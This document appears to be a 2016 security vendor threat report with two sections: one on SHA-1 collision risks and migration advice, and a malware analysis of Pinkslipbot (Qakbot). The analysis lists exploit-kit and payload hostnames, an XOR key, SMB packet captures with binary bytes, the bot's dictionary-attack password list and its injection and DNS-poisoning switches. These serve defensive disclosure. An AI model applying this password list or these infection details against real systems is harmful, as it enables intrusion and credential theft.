In October 2015, industry researchers released a report that theoretically improved the ability to generate SHA-1 collisions and thereby reduced the theoretical cost of an attack. Keeping ahead of feasible attacks on cryptographic and hashing algorithms is no easy task. It requires planning, resources, and the anticipation of future capabilities. In August 2015, the US National Security Agency (NSA) announced plans to transition its cryptographic suite to quantum resistant algorithms in light of developments in quantum computing. Although general quantum computing is not yet available nor expected in the near future, the NSA saw the need for early planning against this potential threat vector.

Much work has been done to find suitable algorithm modifications and replacements in the quantum-resistant world, but it could take many years before such algorithms can be deployed. With regard to collision attacks on the SHA-1 hashing function, the need for replacement is more immediate.

SHA-1 takes a message or file and produces a hash unique to a single message. Hashing functions are considered secure if they have the following properties:

- **Preimage resistance:** Given a hash value, it should be difficult to find a message or file such that the hashing function produces the same hash.
- **Second preimage resistance:** Given a message or file, it should be difficult to find a second message or file in which the hashing function produces the same hash for both messages or files.
- **Collision resistance:** It should be difficult to find two messages or files in which the hashing function produces the same hash values.

To be clear, the preimage and second preimage properties remain secure. The October 2015 report references only theoretically attacks on the collision property, reducing SHA-1 collision resistance. There remain valid uses for SHA-1 that are not vulnerable to collisions. For example, if a known good file and SHA-1 hash is generated, it is still believed to be computationally infeasible to generate a new file with a duplicate SHA-1 hash. Thus known files can be trusted using their SHA-1 hashes. This is protected by the preimage resistance property.

The scope of the problem is strictly in the collision resistance property. The key distinction regarding an attack against the collision property is that in this case the attacker may not be able to fully control what those messages are nor the resulting hash. Thus the concern lies with unknown files or certificates. Regardless, a clever attacker could produce two colliding messages or files, putting the integrity of technologies such as SSL certificates and digital signatures at risk when SHA-1 is used. Is some cases, such as in chosen-prefix collision attacks, an attacker can choose some of the message but not the entire message nor the resulting hash. Known attacks have been implemented with the MD5 algorithm, but there is currently no known attack with SHA-1. By reducing the number of computations needed to break the collision property of SHA- 1, security researchers have calculated that the theoretical cost of producing a collision has been reduced to a point at which it is within a well-funded organization's ability to invest.

As for MD5, this hashing function went through a similar cycle starting in 1996. With improvements in technology and additional research into the MD5 algorithm, concerns around its collision property began to drive viability questions in 2008.

Although there are no known practical attacks on preimage nor second preimage on either MD5 or SHA-1 hash functions, it may be only a matter of years before the discovery of a theoretical exploit scenario evolves into a real-world attack. We experienced such delays with theoretical attacks on the MD5 collision property and can expect a similar delay against SHA-1.

Industry response

Popular browsers no longer trust SSL certificates signed using SHA-1. Major certificate authorities now use SHA-2 to sign certificates.

The good news for most users is that SSL certificates using SHA-1 will no longer be trusted in major browsers by 2017. In Google Chrome, that is already the case. Microsoft will soon implement its own "speed bump" when websites use SHA- 1 after June 2016. The major certificate authorities are already issuing SHA-2 certificates and discontinued issuing SHA-1 certificates for code signing as of January 1, 2016.


However, it is not always clear what is supported. Firefox temporarily reinstated support for SHA-1 after some users lost access to HTTPS websites. In many cases, web developers are not at fault; network appliances designed to scan and filter incoming traffic for content and malware are responsible. These devices, if not properly updated, may assign a new SHA-1 signed certificate to the traffic to gain visibility into its contents. Because Firefox no longer trusts those certificates, users on those networks found themselves unable to access encrypted websites.

X.509: Is a standard that defines a hierarchical system of certificate authorities centered around trusted signatures. Root certificates can sign other certificates to attest to their validity. Likewise, those certificates can sign additional certificates. Anyone can create a root certificate. However, most operating systems have built-in trust for the major certificate authorities and their known root certificates.

Microsoft's policy regarding code signing allows use of SHA-1 in some circumstances. Microsoft will allow current SHA-1 certificates to sign code, provided those certificates were created prior to January 1, 2016. However, after January 1, Microsoft no longer allows root certificates to issue X.509 certificates using the SHA-1 hashing function. Any certificates created after this date will no longer be trusted. As long as current certificates using SHA-1 are not expired, they will remain trusted and allowed to sign code. If an attacker was able to collide two files prior to this date, even given the large cost to do so, there would be only a small window of opportunity for attack. It is an unlikely scenario, as no known SHA-1 collisions have ever been discovered, but it is theoretically possible. Such an attack would be successful only until it was discovered, as anything created today would no longer be trusted.

What systems today still rely on SHA-1? Running queries against Censys, a search engine for computer scientists, we have located 20,651,245 certificates signed with SHA-1 currently in use on public IPs. Some of these are self-signed; if they are not already in your certificate authority store, you should be wary. For the others, these are websites that need to update their certificates.

SSL Certificates by Hashing Function



Certificates on public IP addresses signed with SHA-1 predominate in a recent search.

Source: www.censys.io.


The greatest risk appears to be that an attacker could create two collided files: one innocuous and one malicious. The innocuous file could be submitted for signature by a trust source. Once the attacker has the signature, he or she could transfer the signature to the malicious file and deliver it. Victims would see the malicious file as signed by a trusted source and could fall prey to an attack. Organizations should generate new certificates signed with updated hashing functions to provide greater assurance to their users.

Share this Report

Many SCADA systems, often seen in industrial and critical infrastructure applications, still use the SHA-1 hashing function.

Of particular concern are the number of potentially critical systems that still use outdated hashing functions. SCADA (supervisory control and data acquisition) systems are used in many industrial and critical infrastructure applications. A Censys search reveals 4,086 SCADA systems still using the SHA-1 hashing function. Because these systems show up in the Censys results, they must be publicly visible, offering greater visibility to attackers. Many more likely exist within trusted networks.

Internet-Connected SCADA Systems by Hashing Function



Many publically connected industrial systems still rely on SHA-1 hashing.

Source: www.censys.io.

The security industry must periodically re-evaluate cryptographic technologies. Similar to the need to move from MD5 in the late 1990s to a stronger hashing function, we have a need now to migrate from SHA-1.

Recommendations

Businesses should actively migrate from MD5 or SHA-1 to SHA-2 or SHA-3. Some systems, including many SCADA systems, will take some time to be properly updated. For this reason it is important to begin migration plans now. For most businesses, keeping operating systems and software up to date will alleviate these hashing function issues. Most certificate authorities have certificate managers that allow users to check the signature algorithm of their certificates. This could make it easier to identify some of their certificates in use. However, they must make it a priority to identify all SHA-1–reliant systems and update them.

We expect it will take some time before all systems can be updated from SHA-1 to a stronger hashing function. There may even be a few cases in which SHA-1's continued use is an acceptable risk, such as with current binaries with known hashes. However, in the majority of future instances all systems should employ new hashing functions and old systems should be updated.

Share this Report

Pinkslipbot: back from its slumber


—Sanchit Karve, Guilherme Venere, Mark Olea, Abhishek Karnik, and Shaina Dailey

W32/Pinkslipbot (also known as Qakbot, Akbot, and QBot) is a malware family created to steal personal and financial data from infected machines. The malware also allows complete control of infected machines through a command-based backdoor operated by the control server as well as a virtual network computing (VNC)-based backdoor.

Although this malware has been spotted in the wild since 2007, the group behind it has maintained the code base by adding incremental updates before releasing a new version every few months. This pattern is apparent in the following graph showing Pinkslipbot sample submission counts to McAfee Labs since 2007. In this Key Topic, we describe the newest variants and recent updates to the malware.

Pinkslipbot has been seen in the wild since 2007. Periodically, new variants gain traction before being stopped by security software.

New Pinkslipbot Samples




Pinkslipbot samples gathered by McAfee Labs since 2007.

Source: McAfee Labs, 2016.

Data stolen by Pinkslipbot enables an attacker to determine the exact location of the infected machine along with the organization and the person who has been infected. The attacker could potentially sell this information (especially if notable organizations have been infected) to a third party and download targeted malware onto the compromised machine after payment by the third party.

Known infection vectors

Pinkslipbot is delivered primarily via drive-by downloads through exploit kits such as RIG and Sweet Orange as well as through removable drives (such as USB sticks) and network shares.



Infection process

1. The victim visits a compromised website.


2. The compromised website loads a malicious JavaScript file that connects to a website used by the exploit kit to control redirection to the landing page. This website returns a variable that the script decodes to get the actual URL of the landing page. The malicious JavaScript code is usually appended or prepended on a legitimate JavaScript component of the website, as highlighted in the image at the top of page 24. The jquery.js library contains the malicious code.

3. The script redirects the victim to the exploit landing page by loading it as a hidden iframe.

4. The exploit landing page loads a small web format file on the victim's system that exploits a vulnerability in Adobe Flash, allowing it to download and execute malware. The compromised Flash file downloads an XOR-encrypted Pinkslipbot executable. The latest Pinkslipbot samples use the key "vwMKCwwA." The encrypted Pinkslipbot executable looks like the following image:

Encrypted Pinkslipbot executable downloaded as exploit payload.

Encrypting the payload reduces the chance that security software will detect the payload during its download.




Hostname	Content Type	Size	Filename
www.ancientbathsny.com	text/html	153 kB	\
www.ancientbathsny.com	text/css	5968 bytes	language-selector.css?v=3.1.8.4
www.ancientbathsny.com	application/javascript	99 kB	jquery.js?ver=1.11.3
xb.mylifeisnerdy.com	text/javascript	955 bytes	mjixviewforumeamm.php
df.glocktracker.us	text/html	74 kB	?xH6Af7iYLxrJCos=I3SKfPrfJxzFGMSUb-nJDa9BMEXCRQLPh4SGhK
df.glocktracker.us	application/x-shockwave-flash	41 kB	index.php?xH6Af7iYLxrJCos=I3SMfPrfJxzFGMSUb-nJDa9BMEXCRC
df.glocktracker.us	application/x-msdownload	225 kB	index.php?xH6Af7iYLxrJCos=I3SMfPrfJxzFGMSUb-nJDa9BMEXCRC

Redirection and successful exploitation leading to Pinkslipbot download.

Lateral movement via network shares

Once installed, Pinkslipbot attempts to find open network shares on the local network and exploit them to remotely execute a copy of itself. This lets Pinkslipbot quickly permeate an entire organization, especially if a domain administrator's account has been infected.

Open network shares are present in systems in which a password is not set for the administrator user. In such cases, the default shares created by Windows, namely C$, IPC$, and ADMIN$ may be remotely accessed without authentication. In these systems, Pinkslipbot attempts to map the open shares, copies itself to the remote shares, and uses the NetBIOS protocol to execute the copy on the remote systems. The following network packet capture shows an attempt by Pinkslipbot to map open shares on a remote machine after connecting to its IPC$ service:




```
NBSS                     126 Session request, to UBUNTUSERV<20> from WIN-OGBH8JS6FOB<00>
TCP                       60 139 → 49207 [ACK] Seq=1 Ack=73 Win=29248 Len=0
NBSS                      60 Positive session response
SMB                      213 Negotiate Protocol Request
SMB2                     260 Negotiate Protocol Response
SMB2                     162 Negotiate Protocol Request
SMB2                     260 Negotiate Protocol Response
SMB2                     220 Session Setup Request, NTLMSSP_NEGOTIATE
SMB2                     317 Session Setup Response, Error: STATUS_MORE_PROCESSING_REQUIRED, NTLMSSP_CHALLENGE
SMB2                     616 Session Setup Request, NTLMSSP_AUTH, User: WIN-OGBH8JS6FOB\goat
SMB2                     139 Session Setup Response
SMB2                     164 Tree Connect Request Tree: \\UBUNTUSERV\IPC$
SMB2                     138 Tree Connect Response
SMB2                     190 Create Request File: srvsvc
SMB2                     210 Create Response File: srvsvc
SMB2                     162 GetInfo Request FILE_INFO/SMB2_FILE_STANDARD_INFO File: srvsvc
SMB2                     154 GetInfo Response
DCERPC                   286 Bind: call_id: 2, Fragment: Single, 2 context items: SRVSVC V3.0 (32bit NDR), SRVSVC V3.0 (bi
SMB2                     138 Write Response
SMB2                     171 Read Request Len:1024 Off:0 File: srvsvc
DCERPC                   206 Bind_ack: call_id: 2, Fragment: Single, max_xmit: 4280 max_recv: 4280, 1 results: Acceptance
SRVSVC                   278 NetShareEnumAll request
SRVSVC                   462 NetShareEnumAll response
SMB2                     146 Close Request File: srvsvc
SMB2                     182 Close Response
```

Pinkslipbot attempting to connect to a shared drive on a remote machine (UbuntuServ).

Pinkslipbot is adept at moving laterally throughout an organization.

Once the drive has been mapped, the malware copies its own binary, as seen in this captured packet:



```
No.  Time                           Source           Destination      Protocol  Length Info
  34 2016-03-24 10:11:54.622227000 192.168.230.132 192.168.230.131 SMB        134 Trans2 Response, QUERY_FS_INFO
  35 2016-03-24 10:11:54.622449000 192.168.230.131 192.168.230.132 SMB        142 Trans2 Request, SET_FILE_INFO, FID: 0x4001
  36 2016-03-24 10:11:54.622977000 192.168.230.132 192.168.230.131 SMB        118 Trans2 Response, FID: 0x4001, SET_FILE_INFO
  37 2016-03-24 10:11:54.625059000 192.168.230.131 192.168.230.132 TCP       1514 [TCP segment of a reassembled PDU]
  38 2016-03-24 10:11:54.625060000 192.168.230.131 192.168.230.132 TCP       1514 [TCP segment of a reassembled PDU]
  39 2016-03-24 10:11:54.625060000 192.168.230.131 192.168.230.132 TCP       1514 [TCP segment of a reassembled PDU]
  40 2016-03-24 10:11:54.625061000 192.168.230.131 192.168.230.132 TCP       1514 [TCP segment of a reassembled PDU]
  41 2016-03-24 10:11:54.625062000 192.168.230.131 192.168.230.132 TCP       1514 [TCP segment of a reassembled PDU]
  42 2016-03-24 10:11:54.625062000 192.168.230.132 192.168.230.131 TCP         54 445→1048 [ACK] Seq=1570 Ack=5879 Win=64240 Len=0
  43 2016-03-24 10:11:54.625062000 192.168.230.131 192.168.230.132 TCP       1514 [TCP segment of a reassembled PDU]
  44 2016-03-24 10:11:54.625063000 192.168.230.131 192.168.230.132 TCP       1514 [TCP segment of a reassembled PDU]
  45 2016-03-24 10:11:54.625063000 192.168.230.131 192.168.230.132 TCP       1514 [TCP segment of a reassembled PDU]
  46 2016-03-24 10:11:54.625064000 192.168.230.132 192.168.230.131 TCP         54 445→1048 [ACK] Seq=1570 Ack=8799 Win=61320 Len=0
  47 2016-03-24 10:11:54.625077000 192.168.230.131 192.168.230.132 TCP       1514 [TCP segment of a reassembled PDU]
  48 2016-03-24 10:11:54.625077000 192.168.230.132 192.168.230.131 TCP         54 445→1048 [ACK] Seq=1570 Ack=13179 Win=56940 Len=0
  49 2016-03-24 10:11:54.625077000 192.168.230.131 192.168.230.132 TCP       1514 [TCP segment of a reassembled PDU]

⊞ Frame 37: 1514 bytes on wire (12112 bits), 1514 bytes captured (12112 bits) on interface 0
⊞ Ethernet II, Src: Vmware_bf:14:2b (00:0c:29:bf:14:2b), Dst: Vmware_26:74:e4 (00:50:56:26:74:e4)
⊞ Internet Protocol Version 4, Src: 192.168.230.131 (192.168.230.131), Dst: 192.168.230.132 (192.168.230.132)
⊞ Transmission Control Protocol, Src Port: 1048 (1048), Dst Port: 445 (445), Seq: 1499, Ack: 1570, Len: 1460

0000  00 50 56 26 74 e4 00 0c  29 bf 14 2b 08 00 45 00   .PV&t... )..+..E.
0010  05 dc 00 f9 40 00 80 06  a5 c9 c0 a8 e6 83 c0 a8   ....@... ........
0020  e6 84 04 18 01 bd 7d 2e  c5 ed 31 cb 06 75 50 10   ......}. ..1..uP.
0030  f8 96 10 55 00 00 00 00  f0 40 ff 53 4d 42 2f 00   ...U.... .@.SMB/.
0040  00 00 00 18 07 c8 00 00  00 00 00 00 00 00 00 00   ........ ........
0050  00 00 02 08 ff fe 00 10  10 01 0e ff 00 de de 01   ........ ........
0060  40 00 00 00 00 ff ff ff  ff 00 00 00 00 00 00 00   @....... ........
0070  f0 40 00 00 00 00 00 01  f0 ee 4d 5a 90 00 03 00   .@...... ..MZ....
0080  00 00 04 00 00 00 ff ff  00 00 b8 00 00 00 00 00   ........ ........
0090  00 00 40 00 00 00 00 00  00 00 00 00 00 00 00 00   ..@..... ........
00a0  00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00   ........ ........
00b0  00 00 00 00 00 00 e0 00  00 00 0e 1f ba 0e 00 b4   ........ ........
00c0  09 cd 21 b8 01 4c cd 21  54 68 69 73 20 70 72 6f   ..!..L.! This pro
00d0  67 72 61 6d 20 63 61 6e  6e 6f 74 20 62 65 20 72   gram can not be r
00e0  75 6e 20 69 6e 20 44 4f  53 20 6d 6f 64 65 2e 0d   un in DO S mode..
00f0  0d 0a 24 00 00 00 00 00  00 00 62 87 70 5b 26 e6   ..$..... ..b.p[&.
0100  1e 08 26 e6 1e 08 26 e6  1e 08 49 90 b5 08 27 e6   ..&...&. ..I...'.
0110  1e 08 2f 9e 9d 08 25 e6  1e 08 2f 9e 8d 08 33 e6   ../...%. ../...3.
0120  1e 08 26 e6 1f 08 a0 e6  1e 08 23 ea 11 08 27 e6   ..&..... ..#...'.
0130  1e 08 49 90 b4 08 16 e6  1e 08 49 90 84 08 27 e6   ..I..... ..I...'.
0140  1e 08 49 90 83 08 27 e6  1e 08 52 69 63 68 26 e6   ..I...'. ..Rich&.
0150  1e 08 00 00 00 00 00 00  00 00 50 45 00 00 4c 01   ........ ..PE..L.
0160  05 00 87 7e d9 56 00 00  00 00 00 00 00 00 e0 00   ...~.V.. ........
0170  02 01 0b 01 0a 00 00 aa  00 00 00 84 03 00 00 00   ........ ........
0180  00 00 72 28 00 00 00 10  00 00 00 c0 00 00 00 00   ..r(.... ........
0190  40 00 00 10 00 00 00 02  00 00 05 00 01 00 00 00   @....... ........
01a0  00 00 05 00 01 00 00 00  00 00 00 80 04 00 00 04   ........ ........
01b0  00 00 00 00 00 00 02 00  00 81 00 00 10 00 00 00   ........ ........
01c0  10 00 00 00 10 00 00 10  00 00 00 00 00 00 10 00   ........ ........
01d0  00 00 00 00 00 00 00 00  00 00 a4 54 01 00 dc 00   ........ ...T....
01e0  00 00 00 90 01 00 54 ca  02 00 00 00 00 00 00 00   ......T. ........
01f0  00 00 00 00 00 00 00 00  00 00 00 60 04 00 24 0d   ........ ...`..$.
0200  00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00   ........ ........
0210  00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00   ........ ........
0220  00 00 b8 d9 00 00 40 00  00 00 00 00 00 00 00 00   ......@. ........
0230  00 00 00 c0 00 00 d8 01  00 00 00 00 00 00 00 00   ........ ........
```

The Pinkslipbot binary being copied over a remote drive on the network.

If the administrator user has a password, Pinkslipbot attempts a dictionary attack to gain access to shared folders. The password list is contained within every sample and encrypted with a 64-byte XOR key. If the bot gains access to the user account, the Pinkslipbot files are copied and executed without any interaction from the user. AutoRun-related registry keys and shortcut files are also created on the infected user's system.

kenneth
9999
123321
David
manager
football
4321
Thomas
password1
carol
654321
susan
aaaa
qazwsx
1111
system
1111111
Margaret
777777
Lisa
Michael
lotus
21
exchange
jennifer
Dorothy
pussy
Karen
11
password123
zxcvb
Robert
nobody
public
sql
intranet
rootroot
love123
222222
321
Ronald
david
lisa
abc123

explorer
qwewq
asdzxc
5
file
test
superuser
christopher
Donna
Anthony
changeme
00000000
4444444
access
codename
nancy
temporary
barbara
444444
account
nopass
zzz
Daniel
monitor
444
cluster
George
0987654321
Kevin
111
William
john
12
4444
oracle
mark
george
michael
market
linda
sample
superman
controller
123456789

paul
Brian
54321
xxxx
0000000
mypassword
donald
master
22
44444
nothing
666
33
qwe123
Christopher
daniel
555555
12345678
22222
Betty
77777
mypc123
55555
Login
monkey
5555
work123
99999999
333
Kenneth
Mary
qweasdzxc
thomas
admin123
111111
admin
3333333
Internet
forever
mary
99999
love
richard
8


123qwe
adminadmin
web
3333
123abc
123asd
9
internet
qweasd
coffee
joseph
asddsa
passwd
games
Paul
dragon
testtest
88888888
qqqq
Carol
xxxxx
temptemp
login
home
margaret
cookie
iloveyou
00000
office
6666666
44444444
qwerty
00
betty
password12
killer
shadow
Charles
temp
edward
helen
job
owner
Donald

Partial password list contained in every Pinkslipbot sample.

Pinkslipbot evolution

The successful theft of banking credentials motivates botmasters. Consequently, incremental improvements are frequently made to the original Pinkslipbot codebase to quietly steal more data and avoid detection.

Each new sample has two version numbers associated with it. Each number takes the form {major version}.{minor version} and includes prefixed zeroes. For example, major Version 2 of Pinkslipbot is stored as 0200.xxx. This can be seen by forcing Pinkslipbot to display its version by passing "/V" as a command-line argument:



```
C:\>dazdbxxs.exe /V
```

Self test OK. 0300.228 0300.443 res: ok seh_test: 1

Pinkslipbot version information.

Every change made to the Pinkslipbot codebase leads to a minor version increment. Major versions change when there is a more significant alteration in the source code. We don't know why the minor version number exists. McAfee Labs is aware of three major Pinkslipbot versions across more than 98 minor versions. Some developments across Pinkslipbot versions are described next.

Command-line parameters

Major versions prior to 0300 accepted a few command-line arguments, including:

Switch	Description
/c	Execute the provided argument (a file) before processing other command-line arguments
/t	Self-terminate
/s	Create a new Pinkslipbot service
/i (or no arguments)	Install Pinkslipbot by dropping malware executables and DLLs in its installation directory

Command-line arguments accepted by previous Pinkslipbot versions.

Share this Report

Major versions beginning with 0300 accept a modified set of command-line arguments:

Switch	Description
/c	Same functionality as before
/V	Display version information in a message box
/W	Confirm encrypted DLL in resource is not corrupted
/d	Inject Pinkslipbot DLL into DNS service process
/s	Create a new service only if no virtual machines are detected
/t	Remove Pinkslipbot DLL from current process
/A	Test DLL injection in a process
/B	Inject Pinkslipbot in a trusted process (either explorer.exe or iexplore.exe) and display a message box with the result
/D	Run Pinkslipbot service to poison DNS cache
/I	Same functionality as /i from previous versions

Command-line arguments accepted by the latest version of the malware.

